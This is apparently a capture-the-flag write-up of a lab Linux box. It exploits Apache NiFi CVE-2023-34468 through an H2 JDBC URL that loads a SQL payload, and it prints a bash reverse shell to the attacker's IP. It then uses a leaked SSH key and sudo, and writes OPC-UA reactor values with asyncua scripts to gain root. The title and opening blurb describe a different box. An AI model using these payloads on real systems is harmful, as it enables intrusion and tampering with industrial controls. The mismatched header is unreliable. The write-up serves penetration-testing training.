


HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Helix is a medium-difficulty Linux machine with an industrial control systems theme running throughout. The attack surface opens with a vhost-hidden Apache NiFi 1.21.0 instance, which is vulnerable to CVE-2023-34468 - an authenticated RCE through a maliciously crafted H2 JDBC connection URL. That gets us a shell as the nifi service account. Poking around the NiFi install directory turns up a backed-up SSH private key, which we use to land as operator. Privilege escalation is the interesting part: there is a custom maintenance console binary that runs as root, but it only opens when a maintenance window file exists on disk. That file is written by a safety controller service that monitors an OPC-UA server representing a simulated reactor. We manipulate the OPC-UA node values directly to push the reactor temperature above the threshold that triggers window creation, and then drop into the root shell before the window expires.
Two ports, nothing unexpected. SSH on 22 and nginx on 80, with the HTTP service immediately redirecting to helix.htb.
rustscan -a 10.129.33.112 -- -vvv -p -Pn -A -oA fulltcp
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://helix.htb/
The redirect to a hostname means host-based routing is in play. I added helix.htb to /etc/hosts and immediately turned to vhost fuzzing rather than spending time on the main site - the static feel of the landing page made me suspect there was something more interesting hiding behind a different hostname.
gobuster vhost -u http://helix.htb -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain --random-agent
flow.helix.htb Status: 200 [Size: 1068]
flow.helix.htb was the only hit. Visiting it redirects automatically to /nifi/ - the telltale path of Apache NiFi.

Checking the About page confirmed the exact version:
About Apache NiFi
1.21.0
04/03/2023 21:28:28 UTC


Version 1.21.0 was the last release before the patch for CVE-2023-34468 landed in 1.22.0. This is the intended attack path.
CVE-2023-34468 exploits the way NiFi handles database connection pool configuration. NiFi ships with the H2 embedded Java database as a dependency, and the DBCPConnectionPool controller service lets authenticated users supply a JDBC connection URL directly. The H2 JDBC driver supports an INIT= parameter in the URL that executes arbitrary SQL when the connection is first established. H2 also supports defining stored procedures that call out to Java directly via CREATE ALIAS ... AS $$ <java code> $$. Put those two features together and an authenticated NiFi user can point a connection pool at H2 with an INIT URL that fetches a malicious SQL file from an attacker-controlled server - the file defines a Java-backed procedure that executes OS commands, which is then immediately called. The only real requirement is authenticated access to the NiFi UI, which on this machine is unauthenticated by default.
The PoC published with the CVE (and referenced in the notes from the mbadanoiu GitHub repo) walks through this step by step using DBCPConnectionPool.
First, the malicious SQL payload. The rce.sql file defines a Java shellexec alias and immediately calls it with a reverse shell:
CREATE ALIAS IF NOT EXISTS SHELLEXEC AS $$
String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new java.util.Scanner(
        Runtime.getRuntime().exec(command).getInputStream()
    ).useDelimiter("\\A");
    return s.hasNext() ? s.next() : "";
}
$$;

CALL SHELLEXEC('bash -c "bash -i >& /dev/tcp/10.10.14.24/9001 0>&1"');
I served that file from a Python HTTP server on port 8000 and set up a listener with penelope.


In the NiFi UI I navigated to the Controller Settings, added a DBCPConnectionPool service, and configured it with these properties:

| Property | Value |
|---|---|
| Database Connection URL | jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.24:8000/rce.sql' |
| Database Driver Class Name | org.h2.Driver |
| Database Driver Location(s) | work/nar/extensions/nifi-poi-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.1.214.jar |

The INIT= trigger fires when the connection pool is enabled, so enabling the controller service is all it takes.
sudo python3 -m http.server 8000
10.129.35.88 - - [18/May/2026 09:52:40] "GET /rce.sql HTTP/1.1" 200 -

penelope -p 9001
[+] [New Reverse Shell] => helix 10.129.35.88 Linux-x86_64 👤 nifi(998)
[+] PTY upgrade successful via /usr/bin/python3
nifi@helix:/opt/nifi-1.21.0$
With a shell as nifi, the first thing to do is explore the NiFi installation directory. The support-bundles subdirectory had something interesting:
nifi@helix:/opt/nifi-1.21.0$ ls -laR support-bundles/
support-bundles/:
-rw-r-----  1 nifi nifi  411 Jan 25 13:15 operator_id_ed25519.bak
nifi@helix:/opt/nifi-1.21.0/support-bundles$ cat operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[REDACTED]
-----END OPENSSH PRIVATE KEY-----

The filename comment in the key (root@management) and the name operator_id_ed25519.bak both suggest this belongs to a user called operator. I saved it locally, fixed the permissions, and tried:
chmod 600 key
ssh -i key operator@10.129.35.88
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)
operator@helix:~$
The key worked.
operator@helix:~$ cat user.txt
[REDACTED]
Classic first move:
operator@helix:~$ sudo -l
User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
Running it directly:
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
Maintenance window CLOSED.
That’s a dead end for now, but the binary is a shell script so strings gives up everything:
strings /usr/local/sbin/helix-maint-console
#!/bin/bash
set -euo pipefail
FLAG="/opt/helix/state/maintenance_window"
read_until() { cat "$FLAG" 2>/dev/null || true; }
window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
...
systemd-run --quiet --scope ... /bin/bash -p -i
The logic is straightforward: if /opt/helix/state/maintenance_window exists and contains a Unix timestamp in the future, the console grants an interactive root shell via systemd-run. If the file is absent or stale, it exits. I can’t write to that path as operator, so something else has to create it.
Internal service enumeration:
operator@helix:~$ ss -nltp
LISTEN   0   100   127.0.0.1:4840    - OPC-UA
LISTEN   0   128   127.0.0.1:8081    - HMI

Port 8081 is an HTTP service. Curling it:
operator@helix:~$ curl 127.0.0.1:8081
<h1>Helix Industries — Reactor HMI</h1>
<small>Maintenance window is NOT the same as MAINTENANCE mode. Window opens only
when safety controller authorizes it under hazardous test conditions.</small>
...
<p>Temperature: <b class="ok">284.0 °C</b></p>
<p>Pressure: <b class="ok">69.00 bar</b></p>
...
<p>Mode: <code>NORMAL</code></p>
<p>Test Override: <code>False</code></p>
<p><small>OPC UA (internal): <code>opc.tcp://127.0.0.1:4840/helix/</code></small></p>
...
<p><small>This window is granted by the safety controller only when a hazardous
test condition is detected (e.g., Temp ≥ 295°C or Pressure ≥ 73 bar) while
still below trip.</small></p>
The machine is themed around an industrial reactor - a fun touch. More importantly, the HMI tells us exactly what conditions trigger the maintenance window: temperature at or above 295°C, or pressure at or above 73 bar. The current readings are around 284°C and 69 bar, so both are below threshold. The safety controller service (which almost certainly runs as root and owns the maintenance_window file) is watching the OPC-UA server at opc.tcp://127.0.0.1:4840/helix/ and will write the window file when those thresholds are hit.
The attack chain writes itself:
Write OPC-UA node values -> safety controller detects threshold breach ->
/opt/helix/state/maintenance_window created -> sudo helix-maint-console -> root shell
I forwarded both ports locally to work from my machine:
ssh -i key -N -L 8081:127.0.0.1:8081 -L 4840:127.0.0.1:4840 operator@helix.htb
OPC-UA (OPC Unified Architecture) is a machine-to-machine communication protocol common in industrial control systems. It organizes data in a node hierarchy - in this case, a simulated Plant with Reactor, Safety, and Control subtrees. The Python asyncua library lets us browse and write to nodes directly.
First, a quick enumeration script to map out the node tree:
import asyncio
from asyncua import Client

async def main():
    async with Client("opc.tcp://localhost:4840/helix/") as c:

        async def browse(node, depth=0):
            try:
                children = await node.get_children()
                for child in children:
                    name = await child.read_browse_name()
                    if name.NamespaceIndex != 2:
                        await browse(child, depth + 1)
                        continue
                    val = None
                    try:
                        val = await child.read_value()
                    except:
                        pass
                    print("  " * depth + f"{name.Name} | {child.nodeid} | {val}")
                    await browse(child, depth + 1)
            except:
                pass

        await browse(c.get_objects_node())

asyncio.run(main())
Plant | NodeId(Identifier=1, NamespaceIndex=2)
  Reactor
    TemperatureRaw | ns=2;i=3 | 283.41
    Temperature    | ns=2;i=4 | 283.41
    Pressure       | ns=2;i=5 | 68.95
    CalibrationOffset | ns=2;i=6 | 0.0
  Safety
    RodsInserted     | ns=2;i=8  | False
    EmergencyCooling | ns=2;i=9  | False
    TripActive       | ns=2;i=10 | False
  Control
    Mode         | ns=2;i=12 | NORMAL
    TestOverride | ns=2;i=13 | False
    ResetTrip    | ns=2;i=14 | False
The CalibrationOffset node (ns=2;i=6) is exactly what we need. The HMI shows that Temperature = TemperatureRaw + CalibrationOffset. The raw temperature is sitting around 283-284°C, so adding an offset of 11.0 or more would push the effective reading above the 295°C threshold. The TestOverride and Mode nodes in the Control tree are also relevant - they likely enable a test-mode path that the safety controller checks before writing the window file.
import asyncio
from asyncua import Client, ua

async def main():
    c = Client("opc.tcp://127.0.0.1:4840/helix/")
    await c.connect()

    mode = c.get_node("ns=2;i=12")   # Control.Mode
    tov  = c.get_node("ns=2;i=13")   # Control.TestOverride
    cal  = c.get_node("ns=2;i=6")    # Reactor.CalibrationOffset
    temp = c.get_node("ns=2;i=4")    # Reactor.Temperature (for monitoring)

    await mode.write_value(ua.DataValue(ua.Variant("MAINTENANCE", ua.VariantType.String)))
    await tov.write_value(ua.DataValue(ua.Variant(True, ua.VariantType.Boolean)))
    await cal.write_value(ua.DataValue(ua.Variant(11.0, ua.VariantType.Double)))

    print("[*] Holding values")
    while True:
        # Re-write on each cycle to prevent the safety controller resetting them
        await mode.write_value(ua.DataValue(ua.Variant("MAINTENANCE", ua.VariantType.String)))
        await tov.write_value(ua.DataValue(ua.Variant(True, ua.VariantType.Boolean)))
        await cal.write_value(ua.DataValue(ua.Variant(11.0, ua.VariantType.Double)))
        t = await temp.read_value()
        print(f"\r[*] Temp={t:.1f}°C", end="", flush=True)
        await asyncio.sleep(0.2)

asyncio.run(main())
The loop writes continuously because the safety controller may be resetting the values on each poll cycle. Once the effective temperature crossed 295°C, the safety controller wrote the maintenance window file. Running the console on the target immediately after:
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 114 seconds
[!] Session will be terminated automatically
root@helix:/home/operator#
root@helix:~# cat root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
Anonymous FTP leaks a breach notice pointing at a public paste of stolen passwords. Spraying fails everywhere except SNMPv3, where the MIB gives up an SSH password, and sudo chroot hands over root.